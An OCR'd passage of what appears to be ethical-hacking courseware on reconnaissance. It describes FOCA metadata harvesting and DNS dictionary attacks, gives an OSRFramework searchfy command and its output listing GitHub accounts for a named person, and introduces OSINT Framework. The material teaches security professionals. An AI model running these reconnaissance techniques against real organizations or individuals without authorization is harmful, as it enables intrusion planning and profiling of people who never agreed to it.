
  Fingerprinting Organizations with Collected Archives (FOCA) is a tool used mainly to find metadata and hidden information in the documents that its scans. FOCA is capable of scanning and analyzing a wide variety of documents, with the most common ones being Microsoft Office, Open Office, or PDF files.

  Features:

  - **Web Search** - Searches for hosts and domain names through URLs associated with the main domain. Each link is analyzed to extract information from its new host and domain names.

- **DNS Search** - Checks each domain to ascertain the host names configured in NS, MX, and SPF servers to discover the new host and domain names.
- **IP Resolution** - Resolves each host name by comparison with the DNS to obtain the IP address associated with this server name. To perform this task accurately, the tool performs analysis against the organization's internal DNS.
- **PTR Scanning** - Finds more servers in the same segment of a determined address; IP FOCA executes a PTR log scan.
- **Bing IP** - Launches FOCA, which is a search process for new domain names associated with that IP address for each IP address discovered.
- **Common Names** - Perform dictionary attacks against the DNS.

As shown in the screenshot, attackers search the target domain and obtain the file information stored in it. The extracted files can be viewed on the web browser. Further, the attackers can view additional information such as network domains, roles, vulnerabilities, and metadata of the target domain.


Project of www.eccouncil.org - FOCA Open Source 3.4.7.1
Project
Plugins
Options
TaskList
About
Project of www.eccouncil.org
Network
Domains
Document Analysis
Files (0/122)
Metadata Summary
Users (0)
Folders (0)
Printers (0)
Software (0)
Emails (0)
Operating Systems (0)
Passwords (0)
Servers (0)
Malware Summary (DIARIO)
Foca
OPENSOURCE
Custom search
Search All
Attackers obtain search results, displaying file information stored in the target domain
View information of target domain
Settings
Deactivate AutoScroll
Clear
Save log to File

Search engines
☑ Google
☑ Bing
☑ DuckDuckGo

Extensions All None
☑ doc ☑ docx ☑ sxw
☑ ppt ☑ pptx ☑ odt
☑ pps ☑ ppsx ☑ ods
☑ xls ☑ xlsx ☑ odg

Id	Type	URL	Download	Download Date	Size	Metadata E...	Malware An...	Modi
0	pdf	https://aspen.eccouncil.org/Docs/Exam-Guides/ECCExam-RPS-UserGuide....	×	-	2.98 MB	×	×	-
1	html	https://cert.eccouncil.org/announcements.html	×	-	-	×	×	-
2	pdf	https://cert.eccouncil.org/images/doc/CHFI-New-Blueprint-v3.pdf	×	-	823.25 KB	×	×	-
3	pdf	https://cert.eccouncil.org/images/doc/CHFI-Exam-Blueprint-v2.1.pdf	×	-	5.09 MB	×	×	-
4	pdf	https://aspen.eccouncil.org/Docs/UserGuides/AccessCourseware-UserGui...	×	-	433.5 KB	×	×	-
5	pdf	https://cert.eccouncil.org/images/doc/CHFI Handbook v1.pdf	×	-	17.07 MB	×	×	-
6	pdf	https://cert.eccouncil.org/images/doc/CEH-Exam-Blueprint-v4.0.pdf	×	-	158.28 KB	×	×	-
7		https://tyjackson.wixsite.com/catholic/individual-presentations	×	-	-	×	×	-
8	pdf	https://ciso.eccouncil.org/wp-content/uploads/2013/09/CCISO-Table-of-Co...	×	-	933.61 KB	×	×	-
9		https://aspen.eccouncil.org/BecomeAnATC	×	-	-	×	×	-
10	pdf	https://cert.eccouncil.org/images/doc/CEH-Handbook-v5.pdf	×	-	6.79 MB	×	×	-
11	pdf	https://cert.eccouncil.org/images/doc/CHFI-Handbook-v5.pdf	×	-	2.13 MB	×	×	-
12	pdf	https://aspen.eccouncil.org/Docs/Applications/ATC application Form v7.0.pdf	×	-	1.24 MB	×	×	-
13	pdf	https://aspen.eccouncil.org/Docs/CISOMAG/CISO-MAG-October2020-Prev...	×	-	34.3 MB	×	×	-
14	pdf	https://cert.eccouncil.org/images/doc/CND-Handbook-v5.pdf	×	-	8.62 MB	×	×	-
15	pdf	https://cert.eccouncil.org/images/doc/CEH-Handbook-v6.pdf	×	-	6.7 MB	×	×	-
16	pdf	https://aspen.eccouncil.org/Docs/UserGuides/Instructions-AccessCoursew...	×	-	436.24 KB	×	×	-
17	pdf	https://cert.eccouncil.org/images/doc/CND Handbook v1B.pdf	×	-	12.36 MB	×	×	-
18	pdf	https://cert.eccouncil.org/images/doc/ECSA Handbook v1.pdf	×	-	3.89 MB	×	×	-

Time	Source	Severity	Message
12:50:57...	MetadataSearch	error	An error has ocurred on DuckDuckGoWeb: The remote server returned an error: (403) Forbidden..
12:51:00...	MetadataSearch	medium	BingWeb search finished successfully!! Total found result count: 3
12:51:00...	MetadataSearch	medium	GoogleWeb search finished successfully!! Total found result count: 90

All searchers have finished

Figure 2.82: Screenshot of FOCA

- **OSRFramework**

  Source: *https://github.com*


  OSRFramework includes applications related to username checking, DNS lookups, information leaks research, deep web search, and regular expression extraction.

  The tools included in the OSRFramework package that attackers can use to gather information on the target are listed below:

  - `usufy.py` – Checks for a user profile on up to 290 different platforms
  - `mailfy.py` – Check for the existence of a given email
  - `searchfy.py` – Performs a query on the platforms in OSRFramework
  - `domainfy.py` – Checks for the existence of domains
  - `phonefy.py` – Checks for the existence of a given series of phones
  - `entify.py` – Uses regular expressions to extract entities

  As shown in the screenshot, attackers use the following command to search for a target user on social media platforms,

  `searchfy.py -q "<Target Username>"`


File Edit View Search Terminal Help
searchfy -q "Tim Cook" - Parrot Terminal

```
┌─[root@parrot]─[~]
└──╼ #searchfy -q "Tim Cook"
```

Attackers search for a target user on social media platforms

```
--+
| com.i3visio.Platform |    com.i3visio.Alias    |                                          com.i3visio.URI
                                                 |               com.i3visio.Email          |   com.i3visio.Domain
  |
+======================+=========================+==================================================
==================================================+==========================================+==================
==+
| Github               | timothyfcook            | https://github.com/timothyfcook
                                                 | N/A                                      | N/A
  |
+----------------------+-------------------------+--------------------------------------------------
---------------------------------------------------+------------------------------------------+-----------------
--+
| Github               | cookieguru              | https://github.com/cookieguru
                                                 | N/A                                      | N/A
  |
+----------------------+-------------------------+--------------------------------------------------
---------------------------------------------------+------------------------------------------+-----------------
--+
| Github               | twcook                  | https://github.com/twcook
                                                 | N/A                                      | N/A
  |
+----------------------+-------------------------+--------------------------------------------------
---------------------------------------------------+------------------------------------------+-----------------
--+
| Github               | timjcook                | https://github.com/timjcook
                                                 | N/A                                      | N/A
  |
+----------------------+-------------------------+--------------------------------------------------
---------------------------------------------------+------------------------------------------+-----------------
--+
| Github               | TimEnglart              | https://github.com/TimEnglart
                                                 | N/A                                      | N/A
```

Search results

Figure 2.83: Screenshot of OSRFramework

- **OSINT Framework**

  Source: *https://osintframework.com*

  OSINT Framework is an open source intelligence gathering framework that helps security professionals in performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources. This framework includes a simple web interface that lists various OSINT tools arranged by category, and it is shown as an OSINT tree structure on the web interface.

  As shown in the screenshot, the tools listed include the following indicators:

  - (T) - Indicates a link to a tool that must be installed and run locally
  - (D) - Google dork
  - (R) - Requires registration
  - (M) - Indicates a URL that contains the search term and the URL itself must be edited manually

